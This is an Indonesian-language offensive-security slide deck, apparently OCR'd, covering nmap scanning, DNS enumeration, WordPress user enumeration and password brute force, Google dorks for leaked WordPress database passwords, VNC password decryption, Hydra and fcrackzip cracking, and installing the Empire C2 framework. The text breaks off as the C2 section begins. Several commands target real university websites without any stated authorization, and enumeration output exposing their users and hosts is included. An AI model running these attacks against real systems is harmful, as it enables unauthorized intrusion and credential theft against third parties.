OFFENSIVE | SECURITY

V2

EXPLORE THE DARKSIDE: MASTER THE ART OF ETHICAL HACKING

Presented by:

Linuxhackingid

https://linuxhacking.or.id

PROFILE

Linuxhackingid adalah sebuah organisasi cybersecurity yang didirikan pada tahun 2019. Mereka memiliki fokus untuk membantu individu dan organisasi dalam mempelajari keamanan siber, baik Offensive Security maupun Defensive Security

Linuxhackingid

https://linuxhacking.or.id

OUR AUTHOR

ZSecurity

Founder Linuxhackingid

BASIC PORT NETWORK

Linuxhackingid

ZSecurity

PORT

Port adalah nomor yang mengidentifikasi titik akhir koneksi dan mengarahkan data ke layanan tertentu

Port Number	Protocol
20, 21	File Transfer Protocol (FTP)
22	Secure Shell (SSH)
23	Telnet Protocol
25	Simple Mail Transfer Protocol (SMTP)
53	Domain Name System (DNS)
67, 68	Dynamic Host Configuration Protocol (DHCP)
80	HyperText Transfer Protocol (HTTP)
110	Post Office Protocol (POP3)
137	NetBIOS Name Service
143	Internet Message Access Protocol (IMAP4)
443	Secure HTTP (HTTPS)
445	Microsoft-DS (Active Directory)

KATEGORI PORT NUMBER

Well-Known Ports	0-1023
Registered Ports	1024-49151
Dynamic ports	49152-65535

NMAP PORT SCANNING

Linuxhackingid

ZSecurity

PORT SCANNING

Port Scanning adalah metode yang menentukan port mana di jaringan yang terbuka dan dapat menerima atau mengirim data.


TOOLS PORT SCANNING

- Nmap
- Netcat
- Masscan
- Advanced Port Scanner
- TCPView

NMAP PORT SCANNER


nmap <IP Address/FQDN>

Contoh: nmap 192.168.23.1
nmap linuxhacking.or.id



NMAP DETECT OS

Contoh: sudo nmap -O <IP Address/FQDN>
sudo nmap -O 192.168.0.1




DNS ENUMERATION

Linuxhackingid

ZSecurity


DNS

DNS, atau Domain Name System, adalah sistem yang menerjemahkan nama domain menjadi alamat IP. Ini seperti operator di buku telepon yang membantumu menemukan nomor telepon yang tepat.



DNS ENUMERATION

https://dnsdumpster.com/



Host Records (A) ** this data may not be current as it uses a static database (updated monthly)

pnj.ac.id HTTP: cloudflare	104.22.53.199
colloesxi01.pnj.ac.id	103.22.251.242 ip-251-242.moratelindo.co.id
cloudpnj01.pnj.ac.id	43.231.128.237
dcpnjesxi11.pnj.ac.id	103.36.14.92 ip-103-36-14-92.moratelindo.net.id
colloesxi02.pnj.ac.id	103.22.251.243 ip-251-243.moratelindo.co.id
collopnj04.pnj.ac.id	103.22.251.245 ip-251-245.moratelindo.co.id
dcpnjesxi05.pnj.ac.id	103.36.14.51 ip-103-36-14-51.moratelindo.net.id
ikapunija.pnj.ac.id HTTP: cloudflare	172.67.129.30
grafika.pnj.ac.id HTTP: cloudflare	172.67.129.30
kerjasama.pnj.ac.id HTTP: cloudflare	104.21.2.112
pascasarjana.pnj.ac.id HTTP: cloudflare	172.67.129.30
mahasiswa.pnj.ac.id HTTP: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 HTTP TECH: PHP,5.4.16 CentOS Apache,2.4.6	103.36.14.53 ip-103-36-14-53.moratelindo.net.id
unit-deb.pnj.ac.id HTTP: Apache	103.36.14.100 ip-103-36-14-100.moratelindo.net.id

WORDPRESS HACKING

Linuxhackingid

ZSecurity

WORDPRESS ENUMERATION

- sudo wpscan --url <IP Address/FQDN>
- sudo wpscan --url https://www.uinsalatiga.ac.id

WORDPRESS USER ENUMERATION

- sudo wpscan --url <IP Address/FQDN> --enumerate u
- sudo wpscan --url https://www.uinsalatiga.ac.id/ --enumerate u

```
[i] User(s) Identified:

[+] Humas UIN Salatiga
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Rss Generator (Aggressive Detection)

[+] UIN Salatiga
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Rss Generator (Aggressive Detection)

[+] humas
 | Found By: Wp Json Api (Aggressive Detection)
 |  - https://www.uinsalatiga.ac.id/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Sitemap (Aggressive Detection)
 |   - https://www.uinsalatiga.ac.id/wp-sitemap-users-1.xml
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] admin
 | Found By: Wp Json Api (Aggressive Detection)
 |  - https://www.uinsalatiga.ac.id/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Oembed API - Author URL (Aggressive Detection)
 |   - https://www.uinsalatiga.ac.id/wp-json/oembed/1.0/embed?url=https://www.uinsalatiga.ac.id/&format=json
 |  Author Sitemap (Aggressive Detection)
 |   - https://www.uinsalatiga.ac.id/wp-sitemap-users-1.xml
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

WORDPRESS BRUTEFORCE ATTACK

- sudo wpscan --url <IP Address/FQDN> --passwords /usr/share/wordlists/rockyou.txt --usernames admin

- sudo wpscan --url https://www.uinsalatiga.ac.id/ --passwords /usr/share/wordlists/john.lst --usernames admin


```
[+] Performing password attack on Xmlrpc against 1 user/s
Trying admin / rabbit Time: 00:00:18 <====
```

CMS ENUMERATION

- sudo cmseek


DAPETIN FILE DATABASE WORDPRESS

filetype:sql inurl:wp-content/*



DAPETIN CONFIG WORDPRESS

inurl:wp-config -intext:wp-config "'DB_PASSWORD'"




VNC PASSWORD DECRYPTOR

Linuxhackingid

ZSecurity

VNC PASSWORD DECRYPTOR

- git clone https://github.com/jeroennijhof/vncpwd.git
- cd vncpwd
- make
- ./vncpwd ../.vnc/passwd



BRUTE FORCE ATTACK

Linuxhackingid

ZSecurity

BRUTE FORCE ATTACK

metode peretasan yang menggunakan trial and error untuk memecahkan kata sandi, kredensial login, dan kunci enkripsi.

Tools yang akan kita gunakan adalah **Hydra.**

HYDRA SERVICE SUPPORTED

adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

SSH BRUTEFORCE ATTACK

Kredensial:
Target: 192.168.23.144
Username: user
Password: ubuntu
Service: SSH

Spesifik Username dan Password

- sudo hydra -l user -p ubuntu ssh://192.168.23.144 -t 10

Spesifik Username dan Password Wordlist

- sudo hydra -l user -P /usr/share/wordlists/rockyou.txt ssh://192.168.23.144 -t 10

SSH BRUTEFORCE ATTACK

Username Wordlist dan Spesifik Password

```
sudo hydra -L /usr/share/wordlists/legion/ssh-user.txt -p ubuntu
ssh://192.168.23.144 -t 10
```

Username Wordlist dan Password Wordlist

- `sudo hydra -L /usr/share/wordlists/legion/ssh-user.txt -P /usr/share/wordlists/rockyou.txt ssh://192.168.23.144 -t 10`

SSH BRUTEFORCE ATTACK

```
┌──(zsecurity㉿kali)-[~]
└─$ sudo hydra -l user -P /usr/share/wordlists/rockyou.txt ssh://192.168.23.144 -t 10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-07 08:42:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344400 login tries (l:1/p:14344400), ~1434440 tries per task
[DATA] attacking ssh://192.168.23.144:22/
[STATUS] 90.00 tries/min, 90 tries in 00:01h, 14344310 to do in 2656:22h, 10 active
[STATUS] 70.00 tries/min, 210 tries in 00:03h, 14344190 to do in 3415:18h, 10 active
[22][ssh] host: 192.168.23.144   login: user   password: ubuntu
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-07 08:47:03
```

Kredensial berhasil didapat

FTP BRUTEFORCE ATTACK

Kredensial:
Target: 192.168.23.144
Username: user
Password: ubuntu
Service: FTP

Spesifik Username dan Password

```
sudo hydra -l user -p ubuntu ftp://192.168.23.144 -t 10
```

Spesifik Username dan Password Wordlist

- `sudo hydra -l user -P /usr/share/wordlists/rockyou.txt ftp://192.168.23.144 -t 10`

FTP BRUTEFORCE ATTACK

Username Wordlist dan Spesifik Password

```
sudo hydra -L /usr/share/wordlists/legion/ssh-user.txt -p ubuntu
ftp://192.168.23.144 -t 10
```

Username Wordlist dan Password Wordlist

- `sudo hydra -L /usr/share/wordlists/legion/ssh-user.txt -P /usr/share/wordlists/rockyou.txt ftp://192.168.23.144 -t 10`

CRACKING PASSWORD ZIP

Linuxhackingid

ZSecurity

CRACKING ZIP PASSWORD

- sudo apt install fcrackzip
- sudo fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt test.zip

```
┌──(zsecurity㉿kali)-[~]
└─$ sudo fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt test.zip


PASSWORD FOUND!!!!: pw == 123
```

COMMAND AND CONTROL

Linuxhackingid

ZSecurity

C2

Command and Control adalah komputer yang dikendalikan oleh penyerang atau penjahat dunia maya yang digunakan untuk mengirim perintah ke sistem yang disusupi malware dan menerima data curian dari jaringan target

EMPIRE C2


Empire adalah kerangka kerja Command and Control (C2) terkenal yang digunakan peretas dalam serangan dunia maya di dunia nyata. Ini telah digunakan untuk menargetkan perusahaan-perusahaan besar melalui email phishing, eksploitasi sistem TI yang bersifat publik, dan serangan-serangan yang merugikan. Ini juga merupakan salah satu kerangka kerja C2 sumber terbuka yang paling banyak digunakan oleh pentester dan Red Team

EMPIRE C2

Empire adalah kerangka kerja Command and Control (C2) terkenal yang digunakan peretas dalam serangan dunia maya di dunia nyata. Ini telah digunakan untuk menargetkan perusahaan-perusahaan besar melalui email phishing, eksploitasi sistem TI yang bersifat publik, dan serangan-serangan yang merugikan. Ini juga merupakan salah satu kerangka kerja C2 sumber terbuka yang paling banyak digunakan oleh pentester dan Red Team

KOMPONEN EMPIRE C2

- **Empire Server**: digunakan untuk server C2
- **Empire Client**: untuk berkomunikasi dengan server



INSTALL EMPIRE C2

- sudo apt install powershell-empire

```
┌──(zsecurity㉿kali)-[~]
└─$ sudo apt install powershell-empire
[sudo] password for zsecurity:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
powershell-empire is already the newest version (5.4.2-0kali5).
powershell-empire set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 563 not upgraded.
```

RUNNING EMPIRE C2 SERVER

